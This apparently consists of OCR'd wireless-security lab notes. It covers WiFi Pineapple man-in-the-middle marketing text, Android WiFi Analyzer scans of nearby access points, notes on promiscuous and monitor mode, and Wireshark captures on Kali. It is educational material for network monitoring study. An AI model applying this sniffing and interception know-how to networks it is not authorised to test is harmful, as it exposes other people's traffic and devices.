Acquire clients with a comprehensive suite of WiFi man-in-the-middle tools specializing in targeted asset collection.

Report

Record and analyze logs, generate emailed reports at set intervals, and identify vulnerable devices in your organization.


https://www.wifipineapple.com

https://www.hak5.org/shows

https://www.wifipineapple.com/


Android WiFi Analyzer

Android WiFi Analyzer




Shows frequency spectrum of local WiFi networks

Android WiFi Analyzer




Shows strength over time of local WiFi networks

Android WiFi Analyzer



Shows signal strength of a local WiFi network

Android WiFi Analyzer



TELUS2410
a8:39:44:5a:ac:dc


Current CH: 6
★★★☆☆☆☆☆☆☆

Better channels: 12, 13, 14

CH	6	★★★☆☆☆☆☆☆☆
CH	7	★★☆☆☆☆☆☆☆☆
CH	8	★★★☆☆☆☆☆☆☆
CH	9	★★★☆☆☆☆☆☆☆
CH	10	★★★☆☆☆☆☆☆☆
CH	11	★★★★★⯪☆☆☆☆
CH	12	★★★★★★☆☆☆☆
CH	13	★★★★★★⯪☆☆☆
CH	14	★★★★★★★★★★

Shows local WiFi network channels

Android WiFi Analyzer



Connected to:

.

00:22:b0:77:7f:6a

IP address: 192.168.0.206
Gateway: 192.168.0.1
Netmask: 255.255.255.0
DNS1: 211.98.2.4
DNS2: 211.98.4.1
Server IP: 192.168.0.1

. (00:22:b0:77:7f:6a)
D-LINK CORPORATION
CH 11 2462 MHz -66 dBm
WPA

Tenda_597638 (c8:3a:35:59:76:38)
TENDA TECHNOLOGY CO., LTD
CH 11 2462 MHz -77 dBm
WPA

TOSHIBA-PC_Network_1 (c8:3a:35:5b:d5:00)
TENDA TECHNOLOGY CO., LTD
CH 1 2412 MHz -74 dBm
WPA2

Netcore1 (08:10:76:27:26:3c)
NETCORE TECHNOLOGY INC
CH 6 2437 MHz -72 dBm
WPA2

MERCURY_5693F0 (20:dc:e6:56:93:f0)
TP-LINK TECHNOLOGIES CO., LTD
CH 6 2437 MHz

Shows local access points


Wireless Notes

Monitoring Network Traffic

Wired - use Promiscuous Mode - When a wired adapter is in promiscuous mode it will listen to all packets on the wire. Normally a wired adapter discards any unicast frames destined to a MAC address other than its own.

Wireless - use Monitor Mode - a capability in some wireless adapters to monitor 802.11 radio traffic frames for all networks. This is completely passive because there is no need to associate (connect) to a wireless network.

Wireshark on Kali PC (not VM)




Interface	Traffic	Link-layer Header	Promiscu	Snaplen (B)	Buffer (MB)	Monitor
eth0		Ethernet	☑	default	2	—
wlan0		Ethernet	☑	default	2	□
wlan1mon		802.11 plus radiotap header	☑	default	2	☑
any		Linux cooked	☑	default	2	—
Loopback: lo		Ethernet	☑	default	2	—
bluetooth0		Bluetooth HCI UART transport layer plus pseudo-header	☑	default	2	—
nflog		Linux netfilter log messages	☑	default	2	—
nfqueue		Raw IPv4	☑	default	2	—
usbmon1		DLT -1	☑	default	2	—
usbmon2		DLT -1	☑	default	2	—
usbmon3		DLT -1	☑	default	2	—
usbmon4		DLT -1	☑	default	2	—

☑ Enable promiscuous mode on all interfaces

Capture filter for selected interfaces: Enter a capture filter …

wlan0 is the built-in wireless adapter (Intel Corporation PRO/Wireless 3945ABG [Golan]) on the Kali PC

Wireshark on Kali PC (not VM)



Capturing from wlan0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Expression…
+

```
No.    Time          Source                Destination         Protocol  Length Info
    45 22.118962449  192.168.1.239         192.168.1.255       TiVoCo…      200 Discovery Beacon Romeo II (8480031F01E9982)
    46 22.426309298  192.168.1.133         239.255.255.2…      SSDP         216 M-SEARCH * HTTP/1.1
    47 22.734884110  192.168.1.146         239.255.255.2…      SSDP         318 NOTIFY * HTTP/1.1
    48 23.349295297  192.168.1.133         239.255.255.2…      SSDP         216 M-SEARCH * HTTP/1.1
    49 23.960905397  AsustekC_85:3e:e8     Spanning-tree…      STP           52 Conf. Root = 32768/0/2c:56:dc:85:3e:e8  Cost = 0  Port = 0x8002
    50 24.884738645  192.168.1.237         239.255.255.2…      SSDP         318 NOTIFY * HTTP/1.1
    51 24.885898163  2601:647:cb01:755c:…  ff02::1:ff70:…      ICMPv6        86 Neighbor Solicitation for 2601:647:cb01:755c:58f5:fbdb:3570:7190 …
    52 24.887559356  fe80::2e56:dcff:fe8…  ff02::1             ICMPv6       142 Router Advertisement from 2c:56:dc:85:3e:e8
    53 25.805296718  2601:647:cb01:755c:…  ff02::1:ff70:…      ICMPv6        86 Neighbor Solicitation for 2601:647:cb01:755c:58f5:fbdb:3570:7190 …
```

```
▸ Frame 1: 142 bytes on wire (1136 bits), 142 bytes captured (1136 bits) on interface 0
▸ Ethernet II, Src: AsustekC_85:3e:e8 (2c:56:dc:85:3e:e8), Dst: IPv6mcast_01 (33:33:00:00:00:01)
▸ Internet Protocol Version 6, Src: fe80::2e56:dcff:fe85:3ee8, Dst: ff02::1
▸ Internet Control Message Protocol v6
```

```
0000  33 33 00 00 00 01 2c 56  dc 85 3e e8 86 dd 60 00   33....,V ..>...`.
0010  00 00 00 58 3a ff fe 80  00 00 00 00 00 00 2e 56   ...X:... .......V
0020  dc ff fe 85 3e e8 ff 02  00 00 00 00 00 00 00 00   ....>... ........
0030  00 00 00 00 00 01 86 00  5f cc 40 40 02 58 00 00   ........ _.@@.X..
0040  00 00 00 00 00 00 03 04  40 c0 00 00 02 58 00 00   ........ @....X..
0050  02 58 00 00 00 00 26 01  06 47 cb 01 75 5c 00 00   .X....&. .G..u\..
0060  00 00 00 00 00 00 05 01  00 00 00 00 05 dc 01 01   ........ ........
0070  2c 56 dc 85 3e e8 19 03  00 00 00 00 02 58 26 01   ,V..>... .....X&.
0080  06 47 cb 01 75 5c 00 00  00 00 00 00 00 01         .G..u\.. ......
```

wlan0: <live capture in progress>


Packets: 65 · Displayed: 65 (100.0%)

Profile: Default

Wireshark shows traffic on the connected WiFi network destined for the Kali PC

Wireshark on Kali PC (not VM)

